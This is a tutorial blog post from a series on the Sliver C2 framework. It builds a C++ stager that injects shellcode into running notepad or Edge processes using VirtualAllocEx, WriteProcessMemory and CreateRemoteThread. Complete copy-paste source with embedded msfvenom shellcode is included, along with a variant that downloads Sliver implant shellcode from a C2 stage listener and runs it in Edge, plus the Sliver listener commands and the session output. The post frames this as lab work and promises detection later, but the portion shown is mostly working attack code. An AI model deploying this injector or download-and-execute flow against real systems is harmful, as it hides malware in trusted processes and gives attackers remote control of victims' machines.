Learning Sliver C2 (07) - Stagers: Process Injection

dominicbreuker.com/post/learning_sliver_c2_06_stagers_process_injection

Dominic Breuker October 9, 2022

> A C++ stager for Sliver C2 implants that uses process injection to execute an implant in existing processes. Apart from the stager itself I'll also show how it might be detected by Sysmon logging.

This post is part of a tutorial blog post series on Sliver C2 (v1.5.16). For an overview: click here.

Introduction

The previous post introduced basic custom stagers which run a Sliver implant within the stager process. Real malware however often injects a malicious payload into already existing processes for various reasons. The goal may be to bypass protection mechanisms or to avoid detection. For example, a browser process might be allowed to connect to the internet while other processes get blocked, or even if all processes are allowed, it may look less suspicious if it's a browser doing that.

With this post, I want to introduce process injection to illustrate how one process can access another to run arbitrary code in there. Process injections means you can have a custom program like "stager.exe" inject code into another process like "explorer.exe", where the code will run within some thread. "stager.exe" can terminate while the code keeps running. A person looking at the list of running processes in the task manager will not see anything out of the ordinary.

Process injection is a very broad topic and tons of variations exist. Thus, I will leave it to the professionals to give an overview (from 2019). In this post we'll get by with just the "classic" method. It uses three functions: `VirtualAllocEx` to allocate new memory, `WriteProcessMemory` to write the code into it and finally `CreateRemoteThread` to run the code in a new thread. You can find examples of this technique all over the internet. With this post, the internet now has one more.

This post will not just cover the how-to of process injection but also go into the defensive side of things. After all, the goal is to catch the people doing this stuff. Accordingly, I'll show how Sysmon, a free host-based monitoring solution, can be leveraged to detect the stager we write (because Defender does not).

Unlike the previous post, I'll stick to C++ this time for stager development. Since implementations in other languages like C# and PowerShell would be very similar, it's straightforward to translate if needed. However, my personal feeling so far is that it's best to just get used to C++. Low-level code is best written in low-level languages.

Preparations

You can follow along most of the process injection development with just a Windows machine and Visual Studio (for C++ development). Whenever I show how the stager is used together with Sliver C2, I do so using my personal local lab environment. Posts 1 to 5 show how I created it. Details don't matter too much here. What you need to know is this. We have

- a target running Windows which we want to infect (192.168.122.32)
- a Sliver C2 server generating implant shellcode and running stage listeners (192.168.122.111 / sliver.labnet.local)
- a proxy server running Squid and a DNS service to resolve domain names in the lab (192.168.122.185)

Stager with Process Injection

The main focus of this post is process injection. To get the code developed, it's easier to develop it locally first without interfacing with the Sliver C2 server. Therefore there will be two subsections below. The first is about process injection development (and thus does not rely on a C2 server), the second shows how to use it with Sliver C2.

Developing Process Injection

To develop process injection without the C2 server, we need a development payload that we can inject. You can create one using msfvenom, the payload generation tool from Metasploit. Use this command: `msfvenom -f c --arch x64 -p windows/x64/messagebox EXITFUNC=thread`. On execution, this payload pops up a message box saying "Hi from MSF", so it's easy to see if things worked or not.

The arguments above make `msfvenom` create a 64bit payload that terminates the thread when the payload terminates. Terminating the thread is fine since we will run the payload in it's own thread. If you use the default option, which is `process`, it will kill the entire process you injected into. This is usually not what you want.

The main structure of the stager is similar to that shown in the previous post. Below you can find the `main` function, which shows the three functions we have to implement. `GetTargetPID` has to give us the process ID (PID) to inject into. `GetShellcode` is responsible for loading the payload into a `Shellcode` struct. Finally, `Inject` is what injects the shellcode into the process.

```
struct Shellcode {
    BYTE* pcData;
    DWORD dwSize;
};


DWORD GetTargetPID();
BOOL GetShellcode(Shellcode* shellcode);
BOOL Inject(DWORD dwPID, Shellcode shellcode);


int main() {
    //::ShowWindow(::GetConsoleWindow(), SW_HIDE); // hide console window

    DWORD pid = GetTargetPID();
    if (pid == 0) { return 1; }

    struct Shellcode shellcode;
    if (!GetShellcode(&shellcode)) { return 2; }

    printf("Injecting %ld bytes into PID %ld\n", shellcode.dwSize, pid);
    if (!Inject(pid, shellcode)) { return 3; }

    return 0;
}
```

Let's look at these three functions in order. To find a good PID we need to know what we are looking for. In this example, we want to be able to specify a list of candidate process names and the function should give us the first PID of a process that matches them. For example, if the list contains "notepad.exe" and "msedge.exe", we should get the first PID of a notepad process, or if that does not exist, it should return the first PID of an Edge process. If no PID is found at all, the result should be 0 (technically PID 0 exists and since it should always the Windows Idle Process there is no need to ask `GetTargetPID` about it so accordingly, using 0 for errors is fine).

The function can be written as seen below. `GetTargetPID` defines the list of process names, then uses `GetFirstPIDProclist` to get a PID.

```
DWORD GetFirstPIDProclist(const WCHAR** aszProclist, DWORD dwSize);

DWORD GetTargetPID() {
    const WCHAR* aszProclist[2] = {
        L"notepad.exe",
        L"msedge.exe"
    };
    return GetFirstPIDProclist(aszProclist, sizeof(aszProclist) /
sizeof(aszProclist[0]));
}
```

The logic for `GetFirstPIDProclist` is simple too. Once again, I delegate the hard part to a helper function `GetFirstPIDProcname`, which shall return the PID of the first function matching a process name. For now, we just iterate over all candidate names and return a

PID for the first hit:

```
DWORD GetFirstPIDProcname(const WCHAR* szProcname);

DWORD GetFirstPIDProclist(const WCHAR** aszProclist, DWORD dwSize) {
    DWORD pid = 0;
    for (int i = 0; i < dwSize; i++) {
        pid = GetFirstPIDProcname(aszProclist[i]);
        if (pid > 0) {
            return pid;
        }
    }

    return 0;
}
```

Time to get serious and write `GetFirstPIDProcname`. There is a Windows API to take a snapshot of process-related data. It works as follows. First use CreateToolhelp32Snapshot to get a handle to the snapshot data. This allows you to use Process32First to retrieve information about the first process. Then, use Process32Next to iteratively retrieve information about all other processes until you find one whose name matches or none are left. For an official example, see the Microsoft docs.

Process data must be loaded into a struct of type PROCESSENTRY32. It has a field `szExeFile` which is the name as a string.

Below you can see the implementation. As usual when you get handles to things, don't forget to close them with `CloseHandle`.

```
DWORD GetFirstPIDProcname(const WCHAR* szProcname) {
    HANDLE hProcessSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hProcessSnapshot) return 0;

    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);
    if (!Process32First(hProcessSnapshot, &pe32)) {
        CloseHandle(hProcessSnapshot);
        return 0;
    }

    DWORD pid = 0;
    while (Process32Next(hProcessSnapshot, &pe32)) {
        if (lstrcmpiW(szProcname, pe32.szExeFile) == 0) {
            pid = pe32.th32ProcessID;
            printf("Process found: %d %ls\n", pid, pe32.szExeFile);
            break;
        }
    }

    CloseHandle(hProcessSnapshot);
    return pid;
}
```

Now on to `GetShellcode`. For development, I just take the message box shellcode from an array and put that into the `Shellcode` struct. That is, the payload is hardcoded into the stager:

```
// msfvenom -f c --arch x64 -p windows/x64/messagebox EXITFUNC=thread
BYTE aShellcode[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41\x51"
...
"\x2c\x20\x66\x72\x6f\x6d\x20\x4d\x53\x46\x21\x00\x4d\x65\x73"
"\x73\x61\x67\x65\x42\x6f\x78\x00";

BOOL GetShellcode(Shellcode* shellcode) {
    (*shellcode).pcData = aShellcode;
    (*shellcode).dwSize = sizeof(aShellcode);
    return 1;
}
```

This is a viable approach for short shellcode. Do it with a Sliver implant though and you get a pretty large compiled binary (and a pretty large source code file too). In the next subsection, we'll change the implementation such that Sliver implant shellcode is loaded via HTTP from a stage listener.

For now though, let's finish development by implementing process injection. Time for Windows APIs again. First, we need a handle to the process. OpenProcess is the function that returns such things. We call it this way:

```
HANDLE hProcess = OpenProcess(
        PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_CREATE_THREAD,
        FALSE,
        dwPID);
```

Apart from the PID you must give it an argument `dwDesiredAccess`, with which you specify the process access rights you would like to have. The following three rights are relevant here:

- `PROCESS_VM_OPERATION`: required to perform operations on the process address space
- `PROCESS_VM_WRITE`: required to write to the process memory
- `PROCESS_CREATE_THREAD`: required to create a thread in the process

Given the handle, we then use VirtualAllocEx to allocate memory for the shellcode. We call it this way:

```
LPVOID pRemoteAddr = VirtualAllocEx(
        hProcess,
        NULL,
        shellcode.dwSize,
        (MEM_RESERVE | MEM_COMMIT),
        PAGE_EXECUTE_READ);
```

Two of this function's arguments deserve more explanations. The first is `flAllocationType`. Process memory can be "reserved", meaning that the process will reserve space for it in it's virtual address space, but no physical memory is allocated yet. Memory can also be "committed", in which case it reserved and also allocated physically. To do it in one step, use `MEM_RESERVE | MEM_COMMIT` as allocation type.

The second argument is `flProtect`, used to define what can be done with the memory. You can pass any of the Memory Protection Constants. Grossly simplified, memory may any combination of readable, writable and executable.

Your first reaction might thus be to set it to `PAGE_EXECUTE_READWRITE` just to be on the safe side. However, such memory regions are highly unusual and look suspicious. Some sources in the internet (example) therefore recommend to set `PAGE_READWRITE` first, write the shellcode and after that use a function called VirtualProtect to switch to `PAGE_EXECUTE_READ`. Imagine my astonishment as I tried tried to do exactly that, accidentally forgot to use `VirtualProcect`, but it worked nevertheless. As a person who is used to write his code in Vim I frantically started to search for ways in which I might have broken Visual Studio, this bloated behemoth of an IDE that is clearly not compiling the code entered into it's editor window. After all, how can writing to memory possibly succeed if it's allocated with `PAGE_EXECUTE_READ`? Well, it turned out that Visual Studio was not broken. On Google, I found this. The short story: you can write to memory allocated as `PAGE_EXECUTE_READ` as long as you have the `PROCESS_VM_OPERATION` access right, even though official documentation says it does not work, because Windows temporarily changes the protection for you.

Ok, so we can write to the memory. This is done with a function WriteProcessMemory, which we call like this:

```
BOOL err = WriteProcessMemory(
        hProcess,
        pRemoteAddr,
        shellcode.pcData,
        shellcode.dwSize,
        NULL);
```

The arguments we set should be self-explanatory, so let's just move on and start a thread. We use CreateRemoteThread for it. It's arguments should be equally self-explanatory. We call it this way:

```
HANDLE hThread = CreateRemoteThread(
        hProcess,
        NULL,
        0,
        (LPTHREAD_START_ROUTINE)pRemoteAddr,
        NULL,
        0,
        NULL);
```

The four functions calls discussed above are all we need for process injection. Adding a bit of error checking and handle closing, we get this code:

```
BOOL Inject(DWORD dwPID, Shellcode shellcode) {
    HANDLE hProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_CREATE_THREAD, FALSE, dwPID);
    if (!hProcess) { return 0; };

    LPVOID pRemoteAddr = VirtualAllocEx(hProcess, NULL, shellcode.dwSize,
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READ);
    if (!pRemoteAddr) {
        CloseHandle(hProcess);
        return 0;
    };

    if (!WriteProcessMemory(hProcess, pRemoteAddr, shellcode.pcData,
shellcode.dwSize, NULL)) {
        CloseHandle(hProcess);
        return 0;
    };

    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteAddr, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);

        CloseHandle(hThread);
        CloseHandle(hProcess);
        return 1;
    }

    CloseHandle(hProcess);
    return 0;
}
```


Combining all the code and adding the required includes, we get the code you can see below. You should be able to copy & paste it to Visual Studio to get a stager that tries to pop a message box in either a notepad or Edge process (provided the process is 64bit):

```
#include <windows.h>#include <tlhelp32.h>#include <stdio.h>

struct Shellcode {
    BYTE* pcData;
    DWORD dwSize;
};


DWORD GetTargetPID();
BOOL GetShellcode(Shellcode* shellcode);
BOOL Inject(DWORD dwPID, Shellcode shellcode);


int main() {
    //::ShowWindow(::GetConsoleWindow(), SW_HIDE); // hide console window

    DWORD pid = GetTargetPID();
    if (pid == 0) { return 1; }

    struct Shellcode shellcode;
    if (!GetShellcode(&shellcode)) { return 2; }

    printf("Injecting %ld bytes into PID %ld\n", shellcode.dwSize, pid);
    if (!Inject(pid, shellcode)) { return 3; }

    return 0;
}

// ------ Getting the shellcode ------ //

// msfvenom -f c --arch x64 -p windows/x64/messagebox EXITFUNC=thread
BYTE aShellcode[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41\x51"
"\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x3e\x48"
"\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72\x50\x3e\x48"
"\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02"
"\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x3e"
"\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48\x01\xd0\x3e\x8b\x80\x88"
"\x00\x00\x00\x48\x85\xc0\x74\x6f\x48\x01\xd0\x50\x3e\x8b\x48"
"\x18\x3e\x44\x8b\x40\x20\x49\x01\xd0\xe3\x5c\x48\xff\xc9\x3e"
"\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41"
"\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24"
"\x08\x45\x39\xd1\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x3e\x41\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e"
"\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41"
"\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7\xc1"
"\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e\x4c\x8d"
"\x85\x2b\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83\x56\x07\xff"
"\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x48\x65\x6c\x6c\x6f"
"\x2c\x20\x66\x72\x6f\x6d\x20\x4d\x53\x46\x21\x00\x4d\x65\x73"
"\x73\x61\x67\x65\x42\x6f\x78\x00";

BOOL GetShellcode(Shellcode* shellcode) {
```

```
    (*shellcode).pcData = aShellcode;
    (*shellcode).dwSize = sizeof(aShellcode);
    return 1;
}

// ------ Finding a target process ------ //

DWORD GetFirstPIDProclist(const WCHAR** aszProclist, DWORD dwSize);
DWORD GetFirstPIDProcname(const WCHAR* szProcname);

DWORD GetTargetPID() {
    const WCHAR* aszProclist[2] = {
        L"notepad.exe",
        L"msedge.exe"
    };
    return GetFirstPIDProclist(aszProclist, sizeof(aszProclist) /
sizeof(aszProclist[0]));
}

DWORD GetFirstPIDProclist(const WCHAR** aszProclist, DWORD dwSize) {
    DWORD pid = 0;
    for (int i = 0; i < dwSize; i++) {
        pid = GetFirstPIDProcname(aszProclist[i]);
        if (pid > 0) {
            return pid;
        }
    }

    return 0;
}

DWORD GetFirstPIDProcname(const WCHAR* szProcname) {
    HANDLE hProcessSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hProcessSnapshot) return 0;

    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);
    if (!Process32First(hProcessSnapshot, &pe32)) {
        CloseHandle(hProcessSnapshot);
        return 0;
    }

    DWORD pid = 0;
    while (Process32Next(hProcessSnapshot, &pe32)) {
        if (lstrcmpiW(szProcname, pe32.szExeFile) == 0) {
            pid = pe32.th32ProcessID;
            printf("Process found: %d %ls\n", pid, pe32.szExeFile);
            break;
        }
    }

    CloseHandle(hProcessSnapshot);
    return pid;
}

// ------ Injecting into process ------ //
```

```
BOOL Inject(DWORD dwPID, Shellcode shellcode) {
    HANDLE hProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_CREATE_THREAD, FALSE, dwPID);
    if (!hProcess) { return 0; };

    LPVOID pRemoteAddr = VirtualAllocEx(hProcess, NULL, shellcode.dwSize,
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READ);
    if (!pRemoteAddr) {
        CloseHandle(hProcess);
        return 0;
    };

    if (!WriteProcessMemory(hProcess, pRemoteAddr, shellcode.pcData,
shellcode.dwSize, NULL)) {
        CloseHandle(hProcess);
        return 0;
    };

    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteAddr, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);

        CloseHandle(hThread);
        CloseHandle(hProcess);
        return 1;
    }

    CloseHandle(hProcess);
    return 0;
}
```


Time to make a message box appear on screen. Open up notepad, then run the program. The result should be similar to what you can see in the screenshot below. A terminal window should print the notepad's PID and you should also see the message box:



A message box appeared after running the program

Let's have a closer look at the "notepad.exe" process to convince ourselves that it was really this process which created the message box. Download the incredibly useful tool Process Hacker and run it, ideally with Administrator privileges. It shows you a list of processes, as seen in the lower right of the screenshot below. Locate "notepad.exe" and double-click it to open a window showing the process properties. Find the tab "Memory", which shows you a list of all the memory regions. Process Hacker lists the base address, size, protection, which DLL belongs to the region and much more. Double-click a region to see a hex-dump of the actual memory.

Now try to find the memory we allocated in the "notepad.exe" process. You are looking for a region with protection "RX" (`PAGE_EXECUTE_READ`) which is not associated with a DLL (since we did not load it from disk but wrote it directly). If you find the region, it's content should look like in the screenshot below. There should be a short block of non-zero content containing exactly the bytes from the `aShellcode` array in our code:



The shellcode can be found in the notepad.exe memory using Process Hacker

Finalizing the Stager

We know now that process injection works fine. Time to plug Sliver into the stager. In the previous post, I've demonstrated how to write a C++ stager that downloads Sliver implant shellcode from an HTTP stage listener. Here I'll reuse the download code from that post.

To prepare, we need the stage listener in the Sliver C2 server. Connect to your Sliver console. You can create your implant profile with `profiles new --mtls sliver.labnet.local --skip-symbols --format shellcode --arch amd64 win64` (unless you already have one), then start the listeners:

```
sliver > stage-listener --url http://sliver.labnet.local:80 --profile win64

[*] No builds found for profile win64, generating a new one
[*] Job 1 (http) started

sliver >  mtls

[*] Starting mTLS listener ...

[*] Successfully started job #2
```

Back on the Windows host, we now add code to connect to the server. In the `main` function, we take out the function `GetShellcode` and plug in a function `Download`, which downloads the shellcode from the stage listener located at `host` and `port`, which we hardcode to `sliver.labnet.local:80`:


```
int main() {
    //::ShowWindow(::GetConsoleWindow(), SW_HIDE); // hide console window

    DWORD pid = GetTargetPID();
    if (pid == 0) { return 1; }

    struct Shellcode shellcode;
    if (!Download(L"sliver.labnet.local", 80, &shellcode)) { return 2; }

    printf("Injecting %ld bytes into PID %ld\n", shellcode.dwSize, pid);
    if (!Inject(pid, shellcode)) { return 3; }

    return 0;
}
```

Find the implementation of `Download` in the previous post, or check out the complete version of the final stager in this post's appendix. Note that the `Download` function from the previous post returned a `Shellcode` struct while we now need a `Download` function that stores the shellcode in a struct passed to it as an argument. Otherwise it's the exact same code.

Time for the moment of truth. Instead of notepad, let's open the Edge browser this time and then run the stager. If everything worked fine, you should see this familiar line on your Sliver C2 server:

```
[*] Session 5f77e60f RURAL_SIZE - 192.168.122.32:50056 (DESKTOP-2CNJ1IR) -
windows/amd64 - Fri, 07 Oct 2022 22:34:26 CEST
```

A new session appeared. It must have worked. Just to get some more practice, try to find the Sliver shellcode in the memory of Edge with Process Hacker. The procedure is the same as before. Look for an "RX" section not backed by a DLL and inspect the memory. You will find a rather huge blob. If you look through the memory content, you can spot a few readable sections that leave no doubt as to what has been put in memory here:



Implant shellcode can be found in Edge process memory with Process Hacker

